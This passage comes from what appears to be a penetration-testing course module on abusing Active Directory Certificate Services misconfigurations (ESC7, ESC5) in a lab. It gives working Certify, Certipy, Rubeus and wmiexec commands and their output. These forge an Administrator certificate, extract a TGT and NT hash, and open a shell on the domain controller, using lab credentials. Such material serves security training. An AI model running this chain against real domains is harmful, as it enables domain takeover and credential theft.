In the above output, we notice the value of `EditFlags`, which is `1376590`. That value means that the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag is set. We can enable it or disable it using `PowerShell`. Let's query this value using PowerShell:

Query EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

```
PS C:\Tools> $ConfigReader = New-Object
SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD "LAB-DC"
PS C:\Tools> $ConfigReader.SetRootNode($true)
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthori
ty_MicrosoftDefault.Policy")
1376590
```

ESC7 Attack from Windows

To perform the attack, we can disable or enable the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. Let's disable it by using the `EditFlags` value `1114446`:

Disable EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

```
PS C:\Tools>
$ConfigReader.SetConfigEntry(1114446,"EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
1114446
```

If we use `certutil` again, we will notice that the flag `EDITF_ATTRIBUTESUBJECTALTNAME2` is missing:

Query the CA with certutil

```
PS C:\Tools> certutil.exe -config "LAB-DC.lab.local\lab-LAB-DC-CA" -getreg "policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\lab-LAB-DC-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

  EditFlags REG_DWORD = 11014e (1114446)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

Now, if we want to enable the flag `EDITF_ATTRIBUTESUBJECTALTNAME2`, we can use the value `1376590`:

Enable EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

```
PS C:\Tools>
$ConfigReader.SetConfigEntry(1376590,"EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
1376590
```

Adding ManageCertificates rights

In case we want to add CA's rights to specific users, for example, if we want to allow `blwasp` to have `ManageCertificates` rights, we can use the following PowerShell command:

Adding ManageCertificates rights

```
PS C:\Tools> Get-CertificationAuthority LAB-DC.LAB.LOCAL | Get-
CertificationAuthorityAcl  | Add-CertificationAuthorityAcl -Identity
"blwasp" -AccessType Allow -AccessMask "ManageCertificates" |  Set-
CertificationAuthorityAcl -RestartCA

Path Owner                  Access
---- -----                  ------
     BUILTIN\Administrators NT AUTHORITY\Authenticated Users Allow  ...
```

Note: The problem with this command is that we would need to have elevated privileges in the domain if we are doing it from the domain controller.

If we enumerate rights, we can find that blwasp now has `ManageCertificates`:

Enumerate CA rights with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-CertificationAuthorityAcl | select -ExpandProperty access

<SNIP>
Rights            : ManageCA, ManageCertificates, Enroll
AccessControlType : Allow
IdentityReference : LAB\blwasp
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

To abuse those rights, we can request a certificate for a template that requires approval like `ESC7_1`:

Request a certificate with a template that requires approval

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC\lab-LAB-DC-CA
/template:ESC7_1 /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
```

```
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : ESC7_1
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : LAB-DC\lab-LAB-DC-CA

[*] CA Response             : The certificate is still pending.
[*] Request ID              : 100

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoW6Rj76EVXfSdxkJX/C05q+Y5Wd9RAai19Lh9tDOawh63P5V
xi48myT6nPG1Ck9HJV+gTt6jdvMhgAhxLv74omOMlqu+tyhS+DyOKj57tlWA9cTv
jMOSuCb2wqKdHMIVTXxX57jfm8iBZvMFKAietZog0VHDNmw3uSqmonw4i3U78SJo
jH6FGCQALSmbv8EytSqAwQ4HdPiovnFdvNZ/b/mjOsRsxuxni1Kshvato+tUWUyI
/bl8qhOXUUxaES/r/Ewd6Zn0vKFUdZ8e5WQUn6HDdYSkr1S2Hrg3QcCfUD+0EYM5
P4ZFon7aqNqmjnqyvdH0YsSbIVzaUv7aBzJ2ZQIDAQABAoIBAHr4ojOQmngMzath
zA1kbDlqPBtMaVTfhT7I6s68IvHPxOABck+EOzCny6ywRwuydmzW2mQaHwVmkfdY
9vcozTfOg3LnI2Gcew+T+WveqxirK5CMUzq0ZFiZfdGoU+xrQBUFimT/JH8kDsbg
iuYDIvsNjMBG+2DCsPQBtGwEGoLINmhU6/4Dk2vJBdH7dI3Sh/8avQKEz8PoIXb4
<SNIP>
-----END RSA PRIVATE KEY-----

[X] Error downloading certificate: Cert not yet issued yet! (iDisposition:
5)

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.0197137
```

We need to save the `RSA PRIVATE KEY`. Let's create a file with this content and name it `approved.pem`. We need to approve the request, and the above request has ID 100. We can use the command `Get-PendingRequest` to view all pending requests:

Enumerate Pending Requests

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-PendingRequest

RequestID              : 100
Request.RequesterName  : LAB\blwasp
Request.SubmittedWhen  : 21/11/2023 22:38:51
Request.CommonName     : Users
                         Black Wasp
CertificateTemplate    :
1.3.6.1.4.1.311.21.8.9978749.13715996.7028921.13232592.5038296.94.13456673
.601528
CertificateTemplateOid : ESC7_1
(1.3.6.1.4.1.311.21.8.9978749.13715996.7028921.13232592.5038296.94.1345667
3.601528)
RowId                  : 100
ConfigString           : LAB-DC.lab.local\lab-LAB-DC-CA
Table                  : Request
Properties             : {[RequestID, 100], [Request.RequesterName,
LAB\blwasp], [Request.SubmittedWhen, 21/11/2023 22:38:51],
[Request.CommonName, Users
                         Black Wasp]...}
```

Now we can approve the pending request using `Approve-CertificateRequest`. We can do all in one command:

Approve pending request with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-PendingRequest -RequestID 100 | Approve-CertificateRequest

HResult      StatusMessage
-------      -------------
0            The certificate '100' was issued.
```

We can download the certificate using the `download` command from `Certify.exe`:

Download Pending Request

```
PS C:\Tools> .\Certify.exe download /ca:LAB-DC\lab-LAB-DC-CA /id:100


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
```

```
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Download a Certificates
[*] Certificates Authority   : LAB-DC\lab-LAB-DC-CA
[*] Request ID              : 100

[*] cert.pem         :

-----BEGIN CERTIFICATE-----
MIIGEzCCBPugAwIBAgITSQAAAGS++EgB50+t6QAAAAAAZDANBgkqhkiG9w0BAQsF
ADBEMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FjAUBgNVBAMTDWxhYi1MQUItREMtQ0EwHhcNMjMxMTIxMjIzMzE4WhcNMjcwMzI2
MDAxNzQ2WjBRMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZ
FgNsYWIxDjAMBgNVBAMTBVVzZXJzMRMwEQYDVQQDEwpCbGFjayBXYXNwMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAoW6Rj76EVXfSdxkJX/C05q+Y5Wd9
RAai19Lh9tDOawh63P5Vxi48myT6nPG1Ck9HJV+gTt6jdvMhgAhxLv74omOMlqu+
tyhS+DyOKj57tlWA9cTvjMOSuCb2wqKdHMIVTXxX57jfm8iBZvMFKAietZog0VHD
Nmw3uSqmonw4i3U78SJojH6FGCQALSmbv8EytSqAwQ4HdPiovnFdvNZ/b/mjOsRs
xuxni1Kshvato+tUWUyI/bl8qhOXUUxaES/r/Ewd6Zn0vKFUdZ8e5WQUn6HDdYSk
r1S2Hrg3QcCfUD+0EYM5P4ZFon7aqNqmjnqyvdH0YsSbIVzaUv7aBzJ2ZQIDAQAB
o4IC7zCCAuswPAYJKwYBBAGCNxUHBC8wLQYlKwYBBAGCNxUIhOGGfYbFlByDrYE5
<SNIP>
-----END CERTIFICATE-----

Certify completed in 00:00:00.0987785
```

We append the `CERTIFICATE` content to the `approved.pem` file and then convert it to `pfx`:

Convert pem to pfx

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
approved.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0"
-export -out approved.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Finally, we use the certificate to request a `TGT` and the `NT Hash`:

Request the TGT and the NT Hash

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator
/certificate:approved.pfx /getcredentials
```

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Black Wasp, CN=Users,
DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQOkfM84s9
wvAiWJ

pwL/KFcAJYSkZPXGpXHDwbPBmLDzwxFpy+7XY6JfggrT1TnzaYDJjywRG7WljmEQlrPQkFAmtU
AyyO42

4YxSmNSE9MOnUtGs05NHtTtPcEkXg+3HUQM6Jwn6dJSU0O0QaxqIgnTD1diwoZE3jclkoQy3zR
cB5Cp8

VX36XSk743a70lZLYd4EcQvpkgE8nqBj5FbVQJEYlPZfHOv0y0V7cwc9am6CfkbxUbLCNjWfGu
1zacJj

NaSK8J+zDD4YPilqSQU9e1fwqKsFAtgRL7j+Pn5klzGTlKaJLAbnK1Hp0ToFxeugW8g0b1q6CF
fxFMVy<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  21/11/2023 23:48:45
  EndTime                  :  22/11/2023 09:48:45
  RenewTill                :  28/11/2023 23:48:45
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  Yv958s3XQSieHyb/YjgnhA==
  ASREP (key)              :  7528FCC7AF69DA28ECF716C48D9134DE
```

```
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Note: Additionally, we can use the graphical interface to execute some of these changes.

ESC5

The `ESC5` is another domain escalation that abuses access controls over Active Directory objects indirectly connected to Active Directory Certificate Services. Other than the templates or Certificate Authority service, these objects can allow privilege escalation via ADCS.

Understanding ESC5 - Vulnerable PKI Object Access Control

If we compromise an account with high privileges over objects related to ADCS configuration or the ADCS server, we can potentially compromise the PKI infrastructure.

ESC5 Abuse Requirements

To abuse ESC5 we need to have rights over an account that has privileges over AD objects, including (but not limited to):

- The CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy).
- The CA server's RPC/DCOM server.
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services Container, etc.

Compromising any of these elements by a low-privileged attacker could likely result in a PKI system compromise.

ESC5 Enumeration and Attack

We will discuss how to enumerate and abuse `ESC5` from Linux and Windows.

In this scenario, we have access to the user `cken`, Local Administrator in `WS01`. We also have access to the user `llane`, who has `GenericAll` privileges on the `WS01` machine object. `cken` is a local administrator on `WS01`. In the case of `llane`, we would have to execute the RBCD attack if we want to gain administrator access. We will use the user `cken` to attack the ADCS server.

Note: In case you want to perform the attack from a user with privileges on the computer object `WS01`, which corresponds to the ADCS server, you can use the user `llane` and password `Reporter001`.

Lab Setup and Enumeration

We will work with a lab that has a Domain controller, a server with the ADCS service and a machine to perform the attacks. Below are the details of these machines:

- UBUNTU (Linux Attack box) - 10.129.205.205 / 172.16.19.19 (dual interface)
- LAB-DC (Domain Controller) - 172.16.19.3
- WS01 (ADCS Server) - 172.16.19.5

Note: Credentials for the attack box are: `htb-student` and `HTB_@cademy_stdnt!`.

In order to finish this lab, there are two available options. The first option is to use the tools in the attack box and connect to it via SSH to carry out the attack. Alternatively, we can establish a proxy using SSH or another tool and execute the attack from our own machine. For the purpose of the examples, we will be using a proxy.

To connect to the internal network, we will use ssh port forwarding. Let's execute the following command from our terminal (this can be PwnBox or the computer from where we are attacking the lab):

SSH Port Forwarding

```
sshpass -p 'HTB_@cademy_stdnt!' ssh -N -f -D 127.0.0.1:9050 [email
protected]
```

Note: If sshpass is not installed, remove `sshpass -p 'HTB_@cademy_stdnt!'` and submit the password when asked.

The above command will allow us to make a proxy using SSH to run the tools from our computer and direct the traffic through the attack box. To use this proxy, we will use the tool `Proxychains4`. `Proxychains4` will allow us to redirect any application on our computer through the proxy. We need to make sure that the proxychains4 configuration is correct. We will modify the configuration file `/etc/proxychains.conf` by commenting out the line `proxy_dns` using the `#` and at the end of the file replacing the value of `socks4` with `socks4 127.0.0.1 9050`. The file should be as follow:

Proxychains configuration file

```
cat /etc/proxychains.conf
<SNIP>
# Proxy DNS requests - no leak for DNS data
#proxy_dns
<SNIP>
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

To run nmap or any other tool, we would need to put proxychains first and then the command to run as follows: `proxychains4 -q nmap -sT -p 445 172.16.19.5`. We can test if the proxy is working correctly using NetExec, the natural successor of `CrackMapExec`. With `NetExec`, we can list the computers on the network and see if we are an administrator on any of them:

Use NetExec with Proxychains

```
proxychains4 -q netexec smb 172.16.19.3-5 -u cken -p Superman001

SMB         172.16.19.3     445    LAB-DC           [*] Windows 10.0 Build
17763 x64 (name:LAB-DC) (domain:lab.local) (signing:True) (SMBv1:False)
SMB         172.16.19.5     445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:lab.local) (signing:False) (SMBv1:False)
SMB         172.16.19.3     445    LAB-DC           [+]
lab.local\cken:Superman001
SMB         172.16.19.5     445    WS01             [+]
lab.local\cken:Superman001 (Pwn3d!)
```

`NetExec` confirms that the user cken is the Administrator on the `WS01` computer.

ESC5 Abuse from Linux

The next part is to enumerate the ADCS server with `certipy`. We will add the `-ns <DNS Server IP>` and `-dns-tcp` options to define the DNS server we want to use and ensure it uses TCP instead of UDP.

Enumerate CA with Certipy over Proxychains

```
proxychains4 -q certipy find -u cken -p Superman001 -dc-ip 172.16.19.3 -
stdout -ns 172.16.19.3 -dns-tcp
```

```
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number           : 238F549429FFF796430B5F486159490B
    Certificate Validity Start          : 2023-07-06 09:44:47+00:00
    Certificate Validity End            : 2122-07-06 09:54:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates
<SNIP>
15
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification
Authority
    Certificate Authorities             : lab-WS01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
```

```
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Enterprise Admins
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
<SNIP>
```

`Certipy` does not indicate that users of the local Administrator group have elevated rights over the ADCS server. However, as Administrators, we can abuse `ESC4`, `ESC7`, or any other vulnerability where we use elevated privileges to modify components of the ADCS server.

In this case, we will replicate the `ESC7` attack using the `SubCA` template to generate a certificate as the administrator. In order to exploit this misconfiguration with certipy, it is necessary to utilize `-target-ip <ADCS Server>` option since the ADCS server and the domain controller are different servers.

Request a certificate as the Domain Administrator

```
proxychains4 -q certipy req -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -template
SubCA -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 10
Would you like to save the private key? (y/N) y
[*] Saved private key to 10.key
```

```
[-] Failed to request certificate
```

Let's approve the previous request by specifying the request ID `10` with the option `-issue-request 10`:

Issue the requested certificate

```
proxychains4 -q certipy ca -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -issue-request
10

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Now we can retrieve the certificate with the option `-retrieve 10`:

Retrieve the issue certificate

```
proxychains4 -q certipy req -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -retrieve 10

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 10
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '10.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Afterward, we can use our newly generated certificate to authenticate as the administrator:

Authenticate with the Administrator Certificate

```
proxychains4 -q certipy auth -pfx administrator.pfx -username
administrator -domain lab.local -dc-ip 172.16.19.3 -ns 172.16.19.3 -dns-
tcp

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
```

```
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

Note: In case we encounter the error message `KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)`, we can attempt to execute the command again. If it keep failing after multiple attempts, try reverting the lab.

The last step would be to use the hash or TGT to connect to the domain. To use `Kerberos` via `Proxychains`, we must add the server's name to the host file or use any other domain name resolution method. Let's modify the file: `/etc/hosts`:

Configure the hosts file

```
cat /etc/hosts

<SNIP>
172.16.19.3 lab-dc      lab-dc.lab.local lab.local lab
```

Once we complete this, we can use the TGT to authenticate to the domain as the Administrator:

Execute wmiexec with proxychains a TGT

```
KRB5CCNAME=administrator.ccache proxychains4 -q wmiexec.py -k -no-pass
LAB-DC.LAB.LOCAL -dc-ip 172.16.19.3

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
lab-dc
```

ESC5 Abuse from Windows

We will perform the same attack from Windows, and the only difference will be that we will use the certificate management console to issue the administrator's certificate. We will connect via RDP to the WS01 server using the following command:

RDP Connection to WS01

```
proxychains4 -q xfreerdp /u:cken /p:Superman001 /v:172.16.19.5 /dynamic-
resolution

[09:56:40:823] [433397:433399] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx drdynvc
<SNIP>
```

We start a PowerShell terminal and run Certify.exe to find vulnerabilities in the server:

Certify to enumerate vulnerabe configuration

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-WS01-CA'

    Enterprise CA Name            : lab-WS01-CA
    DNS Hostname                  : WS01.lab.local
    FullName                      : WS01.lab.local\lab-WS01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-WS01-CA, DC=lab, DC=local
    Cert Thumbprint               :
A98F0A82A9D93D069F4CB39AA9B2F84A987B543B
    Cert Serial                   : 238F549429FFF796430B5F486159490B
    Cert Start Date               : 7/6/2023 4:44:47 AM
    Cert End Date                 : 7/6/2122 4:54:47 AM
```

```
    Cert Chain                    : CN=lab-WS01-CA,DC=lab,DC=local
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates                 DC\Domain Admins
S-1-5-21-1817219280-1014233819-995920665-512
      Allow  ManageCA, ManageCertificates                 DC\Enterprise
Admins          S-1-5-21-1817219280-1014233819-995920665-519
    Enrollment Agent Restrictions : None

[+] No Vulnerable Certificates Templates found!
```


Something important to note is that `Certify.exe`, unlike `certipy`, does show that users who are members of `BUILTIN\Administrators` (local administrators) have `ManageCA` and `ManageCertificates` privileges in the ADCS server, so we can abuse `ESC4`, `ESC7` and possibly manipulate other elements of the ADCS service that allows us to escalate privileges in the domain.

Request a Certificate using SubCA template


```
PS C:\Tools> .\Certify.exe  request /ca:WS01.lab.local\lab-WS01-CA
/template:SubCA /altname:Administrator


   _____          _   _  __
